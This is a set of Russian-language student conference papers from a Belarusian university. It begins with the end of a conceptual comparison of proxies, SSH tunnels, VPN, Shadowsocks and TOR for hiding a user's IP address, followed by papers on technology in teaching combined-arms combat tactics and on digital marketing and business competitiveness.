После изучения таблицы не остается вопросов с каким проксификатором лучше работать. Разница между протоколами Proxy впечатляющая, и при этом каждый пункт функционала, указанный в этой таблице, может использоваться системами идентификации пользователей. Именно эта разница в функционале делает HTTP, HTTPS, SOCKS 4 протоколы бесполезными, потому что отсутствие поддержки UDP протокола и плюс к этому отсутствие проксирования DNS запросов будут аномальными и выделят пользователя среди массы других реальных пользователей.

Варианты Socks 5 и ShadowSocks являются единственными, которые могут помочь в маскировке личности пользователя при работе с системами идентификации пользователей. Но есть не только Proxy, рассмотрим другие технологии.

SSH туннели. Вторая по популярности после Proxy технология. Удаленный сервер, который по принуждению пользователя стал сервером посредником. Работает это следующим образом - при



соединении SSH-клиента и SSH-сервера со стороны SSH-клиента поднимается SOCKS-прокси, например, на localhost'e, на который можно указывать приложениям с поддержкой SOCKS. Само проксирование будет через SSH-сервер, с которым соединяется пользователь. В сумме - Интернет будет видеть пользователя от имени SSH-сервера, соединение между SSH-клиентом и SSH-сервером зашифровано, так что не видно вложенных данных приложения, а для приложения все выглядит как обращение к обычному SOCKS-прокси.

VPN. VPN - Виртуальная Частная Сеть - технология позволяющая создать зашифрованное соединение в незашифрованных сетях. Пришла из телефонных сетей и насчитывает более 10 разновидностей, на практике же, при всех своих достоинствах имеет серьезный недостаток в работе - слабую возможность маскировки использования технологии VPN. В дальнейшем сравнении возьмем усредненную рыночную конфигурацию VPN. Ввиду того, что на рынке присутствует большое разнообразие VPN сервисов, и у каждого свои особенности рассмотрим их в общем.

TOR. Когда речь заходит о смене личности некоторые люди воспринимают TOR как панацею. Но в ТОРе есть проблемы:

1. TOR Браузер не изменяет отпечатки цифровой личности.
2. TOR Браузер имеет свои уникальные особенности, которые выдают пользователя.
3. Всем известно что сеть TOR официально выступает за интернет без цензуры, по факту его используют для противоправных действий. Ни одна уважающая себя система защиты не позволит ничего сделать с IP адреса входящего в сеть выходных узлов сети TOR. Поэтому сеть TOR не пригодна для работы.

По результатам, среди всех популярных технологий, по смене IP адреса можно выделить четыре технологии пригодные для работы: Socks 5, ShadowSocks, SSH туннели, VPN.

Признаются непригодными для работы: CGI Proxy, HTTP Proxy, HTTPS Proxy, Socks 4 Proxy, TOR.

Результатом анализа технологии по смене IP необходимо выделить лучшую из всех, при сведении полученных результатов в таблицу 2 получается:

Таблица 2. Сравнение протоколов анонимайзеров.

	SSH туннель	VPN	SOCKS 5	SHADOWSOCKS
Скрывает реальный IP	+	+	+	+
Поддержка SSL шифрования	+	+	+	+
Скрывает факт проксификации	+	-	+	+
Не изменяет заголовок пакета	+	+	+	+
Проксификация всех пакетов	+	+	+	+
Работа за фаерволом	+	+	+	+
Поддержка UDP протокола	-	+	+	+
Проксификация DNS запросов	+	+		
Адресация IPv6	-	+	+	+
Расширенные протоколы шифрования	-	+	-	+
Маскировка трафика	-	-	-	+
Защита от DPI	-	-	-	+

Технология ShadowSocks является лидирующей.

Место №1 – ShadowSocks. Технология, которая единственная из анализируемых создавалась именно для маскировки личности, в то время как остальные были созданы либо для обеспечения безопасности передаваемой информации, либо как часть сетевой архитектуры. В этом и кроется секрет успеха ShadowSocks т.к. Анонимность была причиной его появления, но никак не следствием.

Место №2 - Socks 5. Имея свои явные недостатки протокол Socks 5 все равно остается надежным решением по смене личности при работе с системами идентификации пользователей. Да, он не маскирует трафик, не устойчив против Deep Packet Inspection - но такие технологии на данный момент встречаются довольно редко, поэтому работать возможно, хоть время и неумолимо летит вперед, и ситуация по актуальности использования Socks 5 скоро изменится не в лучшую сторону.

Место №3 - VPN и SSH. На третьем месте разместились сразу две технологии способные изменить IP адрес, и они в целом тождественные - они могут использоваться в работе, но их выявление является в большинстве случаев очень простой задачей, поэтому рассчитывать на данные технологии в работе не лучший выбор. Вариантов определения использования VPN и SSH довольно много и фактически все из них уже используются системами идентификации

**Список использованных источников:**

1. Филимонов А.Ю. Построение мультисервисных сетей Ethernet. — М.: BHV, 2007.
2. Shadowsocks. Почему лучше, чем обычный SOCKS, и практика использования. [Электронный ресурс]. — Режим доступа: <https://netwood.online/2018/12/17/shadowsocks/>
3. Ачилов Р.Н. Построение защищенных корпоративных сетей. — М.: ДМК Пресс, 2013. -250 с.

UDC 004.057.4

## **SELECTING MEANS TO HIDE IP ADDRESS WHEN WORKING IN THE GLOBAL NETWORK (COMPARISON OF PROXY, SSH AND VPN)**

*Khozhevets O.A.*

*Belarusian State University of Informatics and Radioelectronics, Minsk, Republic of Belarus*

**Annotation.** The article analyzes the problem of using various tools to change the user's IP address when working in the global network. The paper analyzes the effectiveness of the use of proxifiers, compares their functionality.

**Keywords.** Anonymity, OSI model, proxies, protocols.

УДК 355.42

## ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ

*Жигун И.А., студент гр. 930501*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Фомченко А.Л.*

**Аннотация.** В статье подробно разобран концепт подходов к изучению тактики общевойскового боя, используемый инновационные технологии для улучшения понимания и подготовки военных специалистов.

**Ключевые слова:** инновационные технологии, офицер XXI века, проблемно-ориентированное обучение, оптимизация педагогического процесса.

Интенсивно развивающиеся информационные технологии находят все большее применение во всех сферах жизни общества. Не является исключением также сфера образования, а в частности профессиональная подготовка военных специалистов. Сегодня в Республике Беларусь применение новых технологий в образовательном процессе обсуждается на конференциях и семинарах, в том числе и на нашем военном факультете, системно и всесторонне. Участниками рассматриваются проблемы внедрения новых образовательных технологий в практику войск, управления инновационными процессами в системе образования, внедрения нового поколения правовых норм и принципов эффективного менеджмента качества, а также использование в учебном процессе новых образовательных технологий. Но при этом следует учитывать, что подготовка военного специалиста значительно отличается от подготовки гражданского специалиста, так как требует:

всестороннюю личностную подготовку курсанта, как будущего офицера (гражданина, защитника Отечества, руководителя, организатора, воспитателя, общественного деятеля, носителя этнических ценностей и правовых норм);

подготовку курсанта как профессионала, что требует качественного выполнения заданий в условиях определенной сложности при устойчивом сохранении работоспособности и оптимальных рабочих параметров в реальных экстремальных условиях службы в армии;

воспитание курсанта, способного активно участвовать в интеграции Вооруженных Сил в экономическую, политическую, правовую и социальную систему общества;

формирование моральной и психологической готовности к защите Отечества, Конституции и воинского долга;

умение поддерживать воинскую дисциплину, обучать и воспитывать подчиненных. Если говорить о военном факультете в БГУИР, то повышение качества подготовки военных специалистов неразрывно связано с внедрением новых образовательных технологий, в основу которых положены следующие компоненты и мероприятия:

учебная электронная литература, пособия и тестовые задания для обучения курсантов и студентов;

единая университетская сеть электронных общенаучных библиотек, банков и баз данных;

комплекс системотехнических сетевых решений, специального учебного интерактивного интерфейса и других средств, позволяющих использовать Интернет и формировать специальные сети, охватывающие вуз, так чтобы офицеры и студенты могли эффективно совершенствоваться в профессиональном отношении;

комплекс директивных документов, в том числе отраженные в приказах и организационно-методических указаниях по организации боевой и оперативной подготовки, в планах боевой и оперативной подготовки войск;

разработка компьютерных моделей, симуляторов и тренажеров;

применение результатов исследований в диссертациях, научно-исследовательских работах, изобретательской работе. Работа по внедрению новых образовательных технологий в значительной степени активизирует и расширяет научную деятельность профессорско-преподавательского состава факультета;

обучение офицеров, а также самостоятельное повышение квалификации, позволяющих им формировать и успешно повышать свое самообразование. К другим определяющим тенденциям повышения качества подготовки военных специалистов связанных с внедрением новых образовательных технологий, можно отнести формирование единой информационной обучающей среды. В связи с чем, профессорско-преподавательским составом совместно с другими факультетами БГУИР.

Современной концепцией модернизации образования предусмотрены такие приоритеты образования, как доступность, качество, эффективность. Реализации этих приоритетных требований способствуют педагогические инновации. Инновации в образовательной деятельности – это

использование новых знаний, приёмов, подходов, технологий для получения результата в виде образовательных услуг, отличающихся социальной, рыночной и предметной востребованностью. Изучение инновационного опыта показывает, что большинство нововведений посвящено разработке технологий и перспективных методов обучения. В последние время в педагогической практике начали широко применяться различные образовательные технологии. За рубежом, прежде всего в США, интерес к образовательным технологиям возник в середине XX в., когда появились первые программы аудиовизуального обучения, т.е. обучения с помощью технических средств. Термин «образовательные технологии», появившийся в 1960-х гг., означает построение педагогического процесса с гарантированным результатом. Педагогика давно искала пути достижения если не абсолютного, то хотя бы высокого результата в работе с обучаемыми постоянно совершенствовалась свои средства, методы и формы. Длительное время считалось, что достаточно найти какие-то приёмы или методы – и желаемая цель будет достигнута.

Постепенно педагогическая практика накопила много средств, методов и форм обучения и воспитания, но результаты их применения были не всегда однозначны. Очевидно, что оптимизация педагогического процесса путём совершенствования методов и средств, является необходимым, но не достаточным условием. Отбор методов, средств и форм должен совмещаться реализацией конкретной цели и отработкой системы контроля показателей обучения и воспитания. Этому и призвана помочь система внедрения инновационных подходов к процессу формирования современного облика военного специалиста – выпускника высшего военно-учебного заведения. Опыт современной педагогики показывает, что сегодня имеется широкий спектр инновационных методов обучения, позволяющий создавать образовательные системы, опирающиеся на современные достижения науки и техники. Важнейшей задачей высшего военного образования в современных условиях является формирование у будущих офицеров научного мышления, навыков самостоятельного усвоения и критического анализа новых сведений, умения строить научные гипотезы и планировать эксперимент по их проверке. Решение этой задачи не представляется возможным без широкого использования новых информационных технологий. Информационные ресурсы стали, по существу, новой экономической категорией, определяющей очередную взлет научно-технического прогресса.

Взросшие информационные потоки и высокотехнологические производства предъявляют повышенные требования к офицеру XXI века. Помимо высокой профессиональной компетентности он должен в совершенстве владеть современными информационными технологиями и активно использовать их в своей работе. В связи с тем, что знания в современном обществе быстро устаревают, современному военному специалисту необходимо непрерывно повышать свою квалификацию. При этом повышение квалификации и переподготовка кадров в большинстве случаев должна проводиться без отрыва от служебной деятельности, что становится возможным с использованием технологий открытого образования. Быстрый прогресс в области информационных технологий позволяет использовать персональные компьютеры в качестве эффективного средства обучения. Автоматизация процесса обучения осуществляется с использованием компьютерных обучающих программ и электронных учебников, которые используются не только с применением различных носителей (лазерных дисков, флэш-памяти и т.д.), но и с применением локальных и глобальных компьютерных сетей. В последнем случае происходит формирование специализированной информационно-образовательной среды, позволяющей реализовать современные технологии обучения. Для наполнения информационно-образовательной среды, а также для эффективного использования локальных и глобальных компьютерных сетей необходима оперативная разработка электронных учебных пособий высокого качества, отвечающих современному состоянию науки в данной предметной области. Общая цель создания электронных учебных пособий – повышение эффективности процесса усвоения знаний и улучшение качества подготовки специалистов. В системе очного образования электронные учебные пособия можно использовать как дополнительные учебные средства, позволяющие методически правильно организовать контролируемую преподавателем самостоятельную работу курсантов. Таким образом, в рамках очного образования будет осуществляться постепенное внедрение технологий открытого образования, в частности, метода дистанционного обучения. В тоже время в системе открытого образования электронные учебные пособия являются основным источником учебной информации обучаемого. Рассмотрим средства дистанционного обучения, в которых сосредоточено педагогически обработанное содержание обучения, что позволяет говорить о них, как о средствах преподавания и учения. При дистанционном обучении в руках преподавателя и обучающегося средства обучения выступают в роли представления содержания обучения, контроля и управления учебно-познавательной деятельностью обучающихся. Один и тот же материал может быть представлен несколькими средствами обучения (печатные издания, аудио-видео и др.), каждое из которых обладает своими дидактическими возможностями. Преподаватель должен знать эти возможности, уметь распределять учебный материал по различным средствам, формировать из них комплект средств обучения (кейс), как систему носителей учебной информации, предназначенную для решения совокупности дидактических задач.

Еще одним инновационным подходом в образовании может быть смещение акцентов в сферу проблемно-ориентированного обучения. Вместо того чтобы «транслировать» обучающимся факты и их взаимосвязь, можно предложить им проанализировать ситуацию (проблему) и осуществить поиск путей изменения данной ситуации к лучшему. Если в традиционной лекции используются преимущественно разъяснение, иллюстрация, описание, приведение примеров, то в проблемной – всесторонний анализ явлений, научный поиск истины. Семинар опирается, на логику последовательно моделируемых проблемных ситуаций путем постановки проблемных вопросов или предъявления проблемных задач. Проблемная ситуация – это сложная противоречивая обстановка, создаваемая на занятиях путем постановки проблемных вопросов (вводных), требующая активной познавательной деятельности обучающихся для ее правильной оценки и разрешения. Проблемный вопрос содержит в себе диалектическое противоречие и требует для разрешения не воспроизведения известных знаний, а размышления, сравнения, поиска, приобретения новых знаний или применения полученных ранее. Проблемная задача, в отличие от проблемного вопроса, содержит дополнительную вводную информацию и при необходимости некоторые ориентиры поиска для ее решения. Уровень сложности, характер проблем зависят от подготовленности обучающихся, изучаемой темы и других обстоятельств.

Подобное развитие требует совершенно новые аудитории. Сегодня понятие учебная аудитория не сводится только к обозначению помещения. Современная учебная аудитория – это мощнейший инструмент учебного процесса, который включает в себя также оборудование, увеличивающее эффективность учебного процесса. В зависимости от того, каковы основные задачи аудитории, в ней устанавливается то или иное оборудование: системы проекции (проекторы и экраны), звукотехнические системы. Задачи, решаемые этими устройствами, сводятся к наглядной демонстрации учебного материала, имитации функций каких-либо объектов, контролю знаний и управлению обучением. Понятно, что такой набор аппаратуры требует специальных знаний и навыков, а подключение дополнительных источников сигналов (DVD-проигрыватель, ноутбук) занимает значительно время.

При проведении лекций по тактике общевойскового боя, может оказаться полезной возможность интерактивной доски совмещать тактильное и компьютерное управление изображением на ней. Эта возможность делает лекцию более интересной и интерактивной, позволяет делать пометки и оставлять комментарии прямо на слайде. Преподаватель, управляя интерактивной доской, может воплощать учебный материал как некоторые заранее подготовленные идеи, которые ученики в процессе обратной связи могут модифицировать и исполнять в свойственной форме. Образовательный процесс в этом случае становится более гибким.

Разрабатываемые компьютерные тестирующие и диагностирующие методики должны обеспечить систематический оперативный контроль и оценку уровня знаний обучающихся, повышение эффективности обучения. Использование современных средств информационных технологий, таких как, электронные версии занятий, электронные учебники, обучающие программы является актуальностью для современного профессионального военного образования. Использование компьютерных технологий обучения в условиях учебного процесса по программам подготовки офицеров запаса и офицеров для службы в Вооруженных Силах высших учебных заведений позволяет решать ряд задач:

1. повышение интереса к изучаемому предмету;
2. увеличение объема информации по дисциплинам военной подготовки;
3. улучшение качества организации учебного процесса; использование индивидуального характера обучения;
4. создание комплекса учебных пакетов, программ для систем виртуальной подготовки военного специалиста.

Все вышеизложенное позволит сформировать личность будущего военного специалиста в условиях активного внедрения инновационных технологий в учебный процесс. Положительные стороны использования новейших разработок и информационных технологий:

1. значительная экономия ресурса боевой аппаратуры на начальном этапе подготовки специалистов;
2. современные компьютерные технологии позволяют максимально близко к реальности симитировать функционирование любой боевой техники;
3. позволяет одновременно обучать неограниченное количество личного состава.

Таким образом, можно утверждать, что задачи стоящие на военном факультете по повышению качества подготовки военных специалистов, решаются с применением новых образовательных технологий в области военного образования. Но вместе с тем, все это не отрицает обмена передовым опытом.

**Список использованных источников:**

1. *Инновационные технологии как средство оптимизации процесса обучения курсантов военного ВУЗа [Электронный ресурс], - 2013.*
2. *Применение инновационных технологий в учебном процессе – основа подготовки военных специалистов в ВУЗах [Электронный ресурс], - 2012.*

UDC 355.42

## TECHNOLOGIES IN THE STUDY OF COMBINED ARMS COMBAT TACTICS

*Zhigun I.A.*

*Belarusian State University of Informatics and Radioelectronics, Minsk, Republic of Belarus*

*Fomchenko A.L.*

**Annotation.** The article analyzes in detail the concept of approaches to the study of combined arms combat tactics, using innovative technologies to improve the understanding and training of military specialists.

**Keywords.** innovative technologies, the officer of the XXI century, problem-oriented training, optimization of the pedagogical process.

УДК 37.372.8.378

## РОЛЬ ИННОВАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ ИЗУЧЕНИИ ОБЩЕВОЙСКОВОГО БОЯ

Пиляк Г.В., Кривко М.В., гр. 933701

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Соколов С.В., Тимошенко В.В.

**Аннотация.** В статье рассматривается возможность использования инновационных технологий при изучении общевойскового боя.

**Ключевые слова:** инновационные технологии, тактика, общевойсковой бой.

За прошедшие тысячелетия тактика, как искусство боя, прошла большой и многосложный путь развития. Он складывался из определенных исторических ступеней - это военное искусство Древнего Востока (Индии, Китая, Египта, Вавилона), военное искусство Древней Греции и Древнего Рима; Средневековья; эпохи Возрождения; Нового времени; войн домашнего и машинного периодов; двух мировых и многочисленных локальных войн и вооруженных конфликтов второй половины двадцатого века. Поистине современная тактика олицетворяет собой мудрость веков. Выстраданный потом и кровью многих поколений боевой опыт, позволяет офицеру выбирать свои жизненные установки, вооружает ценностной ориентацией, пробуждает новаторский дух, конструктивное начало, учит видеть действительность через призму времени, помогает целеустремленно, с научных позиций решать проблемы современности.

Бой - основная форма тактических действий, представляет собой организованные и согласованные по цели, месту и времени удары, огонь и маневр соединений, частей и подразделений в целях уничтожения (разгрома) противника, отражения его ударов и выполнения других тактических задач в ограниченном районе в течение короткого времени.




Рисунок 1 – Формы боя.

Рисунок 2 – Сущность общевойскового боя.

Сущность общевойскового боя состоит в нанесении огневого поражения противнику и уничтожению его в очагах обороны с последующим развитием успеха, главным образом, за счет ввода резервов в наступлении или в нанесении огневого поражения наступающему противнику в сочетании с прочным удержанием занимаемых позиций в обороне.

Современный общевойсковой бой характеризуется следующими чертами:

- решительностью;
- высокой маневренностью;
- напряженностью и скоротечностью;
- быстрыми и резкими изменениями обстановки и разнообразием применяемых способов его ведения;
- развертыванием боевых действий в быстром темпе на земле и в воздухе, на широком фронте, на большой глубине.

Основными принципами ведения современного общевойскового боя являются:

1. Постоянная высокая боевая готовность подразделений;
2. Высокая активность, решительность и непрерывность ведения боя;
3. Внезапность действий;
4. Постоянное и четкое взаимодействие, согласованное применение родов войск в бою;

5. Решительное сосредоточение основных усилий подразделений на главном направлении и в нужное время;
6. Сочетание огня с движением, широкое применение маневра подразделениями и огнем;
7. Учет и использование морального и психологического факторов в интересах выполнения поставленной задачи;
8. Всестороннее обеспечение боя;
9. Поддержание и своевременное восстановление боеспособности подразделений;
10. Твердое и непрерывное управление подразделениями; непреклонность в достижении намеченных целей, выполнении принятых решений и поставленных задач.

В обучении военнослужащих преимущественно реализуются ассоциативно-рефлекторные, информационные технологии, технологии поэтапного формирования умственных действий, которые ориентированы на условия осуществления военно-профессиональной деятельности, свойственные репродуктивному уровню обучения. Развивающие технологии проблемного, контекстного, заданного обучения курсантов и проблемно-деятельностные технологии, моделирующие различные аспекты непрерывно изменяющейся, саморазвивающейся военно-профессиональной деятельности, реализуются в основном спонтанно и не системно.

При изучении тактики общевойскового боя применяются различные методы проведения занятий у курсантов(студентов), например: лекции, семинары, групповые упражнения в классе и поле, тактические летучки и учения.

При чтении лекций достигается всестороннее освещение вопросов практической деятельности командира и штаба по организации и ведению боя и операции (уяснение задачи, оценка обстановки, выработка решения, постановка боевых задач, организация взаимодействия и всестороннего обеспечения боя и т. д.).

На тактических занятиях и учениях в еще большей степени возможно и даже необходимо применять приемы и способы развития творческого мышления. Однако следует помнить, что на учениях обучение усложняется, так как слушатели и курсанты действуют в одинаковых условиях (должностях).

Как показывает опыт, важное место в развитии творческого мышления занимают тактические летучки, которые могут проводиться на групповых упражнениях в поле. Их можно иметь одну-две на учебную задачу. Основной целью их является проверка и совершенствование теоретических знаний, практических навыков и умений.

Важный вид оперативно-тактической подготовки - групповые упражнения. Они могут быть классными и полевыми. Наиболее эффективными в развитии творческого мышления являются групповые упражнения в поле. Опыт показывает, что студенты и курсанты начинают творческую работу на тех занятиях, где возникает сложная и недостаточно ясная обстановка, т. е. когда создана проблемная ситуация, а вся их деятельность по организации и ведению операции и боя проходит строго ограничено по времени.

Главной целью инновационных технологий образования является подготовка человека к жизни в постоянно меняющемся мире. Сущность такого обучения состоит в ориентации учебного процесса на потенциальные возможности человека и их реализацию. Образование должно развивать механизмы инновационной деятельности, находить творческие способы решения жизненно важных проблем, способствовать превращению творчества в норму и форму существования человека.

Показателями нового качества образовательного процесса могут выступать следующие характеристики: новые знания, формирование основных компетенций у курсантов (студентов), повышение уровня их личностного развития; отсутствие отрицательных эффектов и последствий (перегрузки, утомление, ухудшение здоровья, психические расстройства, дефицит учебной мотивации и пр.); повышение профессиональной компетентности офицеров-педагогов и их отношения к работе; рост престижа образовательного учреждения, выражающийся в притоке обучаемых и преподавателей и др.



Рисунок 3 – Роль инновационных технологий в организации учебного процесса

В свою очередь, происходящее внедрение новых образовательных технологий в образовательный процесс в вузах, затрагивает и подготовку военных специалистов на военных



факультетах и кафедрах. Но при этом следует учитывать, что подготовка военного специалиста значительно отличается от подготовки гражданского специалиста, так как требует:

всестороннюю личностную подготовку курсанта, как будущего офицера (гражданина, защитника Отечества, руководителя, организатора, воспитателя, общественного деятеля, носителя этнических ценностей и правовых норм);

подготовку курсанта как профессионала, что требует качественного выполнения заданий в условиях определенной сложности при устойчивом сохранении работоспособности и оптимальных рабочих параметров в реальных экстремальных условиях службы в армии;

воспитание курсанта, способного активно участвовать в интеграции Вооруженных Сил в экономическую, правовую и социальную систему общества;

формирование моральной и психологической готовности к защите Отечества, Конституции и воинского долга;

умение поддерживать воинскую дисциплину, обучать и воспитывать подчиненных.

Повышение качества подготовки военных специалистов на нашем военном факультете неразрывно связано с внедрением новых образовательных технологий, в основу которых положены следующие компоненты и мероприятия:

учебная электронная литература, пособия и тестовые задания для обучения курсантов и студентов;

единая университетская сеть электронных общенаучных библиотек, банков и баз данных;

комплекс системотехнических сетевых решений, специального учебного интерактивного интерфейса и других средств, позволяющих использовать Интернет и формировать специальные сети;

комплекс директивных документов, в том числе отраженные в приказах и организационно-методических указаниях по организации боевой и оперативной подготовки, в планах боевой и оперативной подготовки войск;

разработка компьютерных моделей, симуляторов и тренажеров;

применение результатов исследований в диссертациях, научно-исследовательских работах, изобретательской работе. Работа по внедрению новых образовательных технологий в значительной степени активизирует и расширяет научную деятельность профессорско-преподавательского состава факультета;

Также военный руководитель обязан совершенствовать свои знания и педагогичность в ходе ведения занятий, с наклоном на развитие общего уровня культуры, с последующим появлением любви к военному делу.

Хочется отметить то, что методы проведения тактических занятий не стоят на месте и постоянно развиваются, повышаются требования к преподавателям данной учебной дисциплины, в ходе чего преподаватели более качественно могут передать свои знания и умения курсантам и студентам.

В целом, применение новых образовательных технологий обучения в условиях учебного процесса на кафедрах, при обучении курсантов и студентов, позволяет решать ряд таких важных задач как: повышение интереса к изучаемому предмету; увеличение объема информации по дисциплинам военной подготовки; улучшение качества организации учебного процесса; использование индивидуального характера обучения. создание комплекса учебных пакетов, программ для систем виртуальной подготовки военного специалиста. Таким образом, можно утверждать, что задачи стоящие на военном факультете по повышению качества подготовки военных специалистов, решаются с применением новых образовательных технологий в области военного образования

В заключении хотелось бы добавить, что использование курсантами инновационных технологий в процессе обучения влечет за собой интенсификацию мышления, обеспечивает высокую активность учебно-познавательной (коммуникативной, творческой) деятельности, позитивное отношение курсантов к предмету усвоения, формирует готовность офицерских кадров к самостоятельным действиям в условиях новизны, помогает развитию внимания и способности его переключения на другие явления по мере необходимости.

**Список использованных источников:**

1. По материалам Специализированного образовательного портала: Военная литература [Электронный ресурс] <http://militera.lib.ru>.

2. Боевой устав сухопутных войск, часть III, Взвод, отделение, танк.

3. Тактика – искусство боя, учебник И.Н.Воробьев, Москва-2002.

4. По материалам Специализированного образовательного портала: Учебные материалы для студентов [Электронный ресурс]: <https://studme.org>

UDC 37.372.8.378

## THE ROLE OF INNOVATIVE TECHNOLOGIES IN THE STUDY OF COMBINED ARMS COMBAT

*Pilyak G.V., Krivko M.V.*

*Belarusian State University of Informatics and Radioelectronics, Minsk, Republic of Belarus*

*Sokolov S.V., Timoshenko V.V.*

**Annotation.** The article considers the possibility of using innovative technologies in the study of combined-arms combat.

**Keywords.** Innovative technologies, tactics, combined arms combat.

УДК 004

## ЦИФРОВЫЕ ТЕХНОЛОГИИ КАК ВОЗМОЖНОСТЬ ПОВЫШЕНИЯ КОНКУРЕНТОУСТОЙЧИВОСТИ

*Бабич П.О., Пинголь А.И., студенты гр.933701*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Бабич В.Н.*

**Аннотация.** В докладе подчёркивается важная роль влияния новейших инфокоммуникационных технологий на экономическое составляющее компании в процессе улучшения экономики, а также перспективы развития сетевого маркетинга как одного из наиболее важных отраслей электронного бизнеса. Проанализировано высокое влияние технологических новшеств на конкурентоспособность и устойчивость на внешнем рынке.

**Ключевые слова.** Сетевые технологии, интернет-ресурсы, конкурентоустойчивость, сетевой маркетинг.

Новым веянием в мировой экономике, который полностью перерабатывает характер рынка, становится рождение и развитие международных торговых сетей

«Вливание» розничной торговли в сеть- это безусловно закономерный процесс, несущий за собой новые векторы расширения бизнеса и стойкость на рынке, несмотря на всемирную глобализацию, увеличения количества игроков рынка, которые создают всё большую конкуренцию. Чем же это обусловлено? Во-первых, тарифные и нетарифные ограничения между странами заметно снижаются, что в разы увеличивает международные поставки и торговлю в целом. Во-вторых, финансовой глобализацией, которая уже в свою очередь обеспечивает приток и движение капитала, а также способствует экспортно-импортным операциям.

Сегодня для укрепления конкурентоустойчивости предприятия и производства начинают играть большую роль использование информационных интернет ресурсов. Электронный маркетинг принял место катализатора развития, несмотря на разрастающийся уровень мировой конкуренции.

Электронный маркетинг- это комплекс мероприятий по продвижению и продаже на рынке товаров и услуг с помощью различных сетевых технологий[1]

А данная среда характеризуется геометрическим уровнем прогрессии своего развития, поэтому тем, кто хочет выстоять во всех состояниях экономики, необходимо постоянно следить за всеми уровнями развития сетевой экономики, и тут надо рассматривать процессы от зарождения до последних тенденций в этой области.

В основу современной концепции устойчивости в конкуренции и успешного развития и в целом присутствия компании на международном рынке, легли принципы, которые были сформулированы ещё в конце 20 века К. Прахаладом и Г. Хамелем. А суть их заключается вот в чем. Чтобы добиться максимального экономического эффекта своей деятельности, современная компания просто обязана агитировать всё большее количество потенциальных клиентов, продемонстрировав им преимущество своей продукции над конкурентами, при этом сделать это всё необходимо довольно быстро, чтобы не быть скопированными конкурентами. А без маркетинговой стратегии это очень проблематично. Ведь для инвестиционной привлекательности в современном этапе необходима рыночная устойчивость, конкурентоспособность, безубыточность и платежеспособность, нежели стандартные задачи по выпуску и наращиванию объема продукции. Решить эту проблему и достичь целей устойчивой конкуренции поможет оперативность управления системами информационных технологий и использование информационно-рекламных интернет-ресурсов. Обращиваясь на историю, мы видим, что IT-технологии очень быстрым темпом прошли путь от просто помощников до полноценных систем управления предприятия, обеспечения коммуникаций с клиентами и другим самостоятельным технологическим процессам. Идя по такому пути, основная деятельность предприятий и организаций (основные бизнес-процессы компании) осуществляется в виде электронной коммерции с широким использованием информационных интернет-технологии. Поэтому это диктует жесткие требования к качеству используемых информационных технологий, а следовательно и электронного маркетинга в целом. IT-услуга обеспечивает поддержку сразу многих бизнес-аспектов и воспринимается потенциальными потребителями как единое целое. Все это следствие глобализации через обобщение опыта разного рода компаний по использованию новых технологий.

Интенсивное развитие «IT» технологий наряду с крупными структурными изменениями в экономике и применением новейших методов управления с 90 г. XX века позволили наиболее развитым странам мира – США, Японии, Западной Европы перейти к постиндустриальной стадии развития экономики и общества. Это привело как интенсивному развитию интернет-ресурсов, так и – к зарождению глобальной сетевой экономики. Сейчас руководителям приходится постоянно развивать информационные технологии и электронные ресурсы, чтобы следовать меняющимся тенденциям. Ну а уже уровень конкурентоспособности производств существенно оказывает влияние

на экономику государства. Ведь для государства сетевой маркетинг является одним из способов поглощения безработицы, люди могут самостоятельно работать в удобное время, создавать свой график и свою структуру, которые преобразуются в собственный бизнес. Это и делает сетевой маркетинг не только необходимым для устойчивого притока капитала в государство, а также делает его столь привлекательным для молодых специалистов.

Даже в период стагнации экономики связь интернет-технологий и сетевого маркетинга дает ему мощный потенциал. Но для действенного функционирования и отражения вышеуказанных преимуществ необходим один очень важный факт. А очень важным фактом в этом является развитие технологического потенциала. Чтобы убедиться в этом, мы проанализировали рейтинг индекс глобальной конкурентоспособности и показали на таблице 1.

Таблица 1 – Рейтинг стран по индексу глобальной конкурентоспособности в 2020 г

Показатели	США	Россия	Германия	Великобритания	Финляндия
Индекс глобальной конкурентоспособности	1	51	5	9	6
Инфраструктура	6	59	1	13	10
Технологический уровень	9	67	21	16	11
Конкурентоспособность компаний	7	91	1	13	11
Инновационный потенциал	1	48	7	14	3

Анализируя влияния структурной характеристики, мы заметили, что такие позиции возможны только путем интенсификации влияния научной и инновационной деятельности, наукоемких и информационных технологий на экономику. По этой таблице видно, что целесообразно акцентировать внимание на организацию работы инвестиционного капитала на развитие технологического потенциала и сетевого маркетинга. А в дальнейшем создания целых IT-компаний, которые станут генераторами новых технологических стратегий развития экономики. При опережающем росте влияния информационно-коммуникационного сектора экономики в стране будет присутствовать необходимый приток капитала. И в целом на примере рассматриваемых стран можно судить о особой роли уровня интенсификации информационных технологий производств, компаний, холдингов ведущих отраслей. Поэтому сегодня развитие экономической конкурентоспособности через электронный маркетинг посредством новейших технологий имеет приоритетное значение.

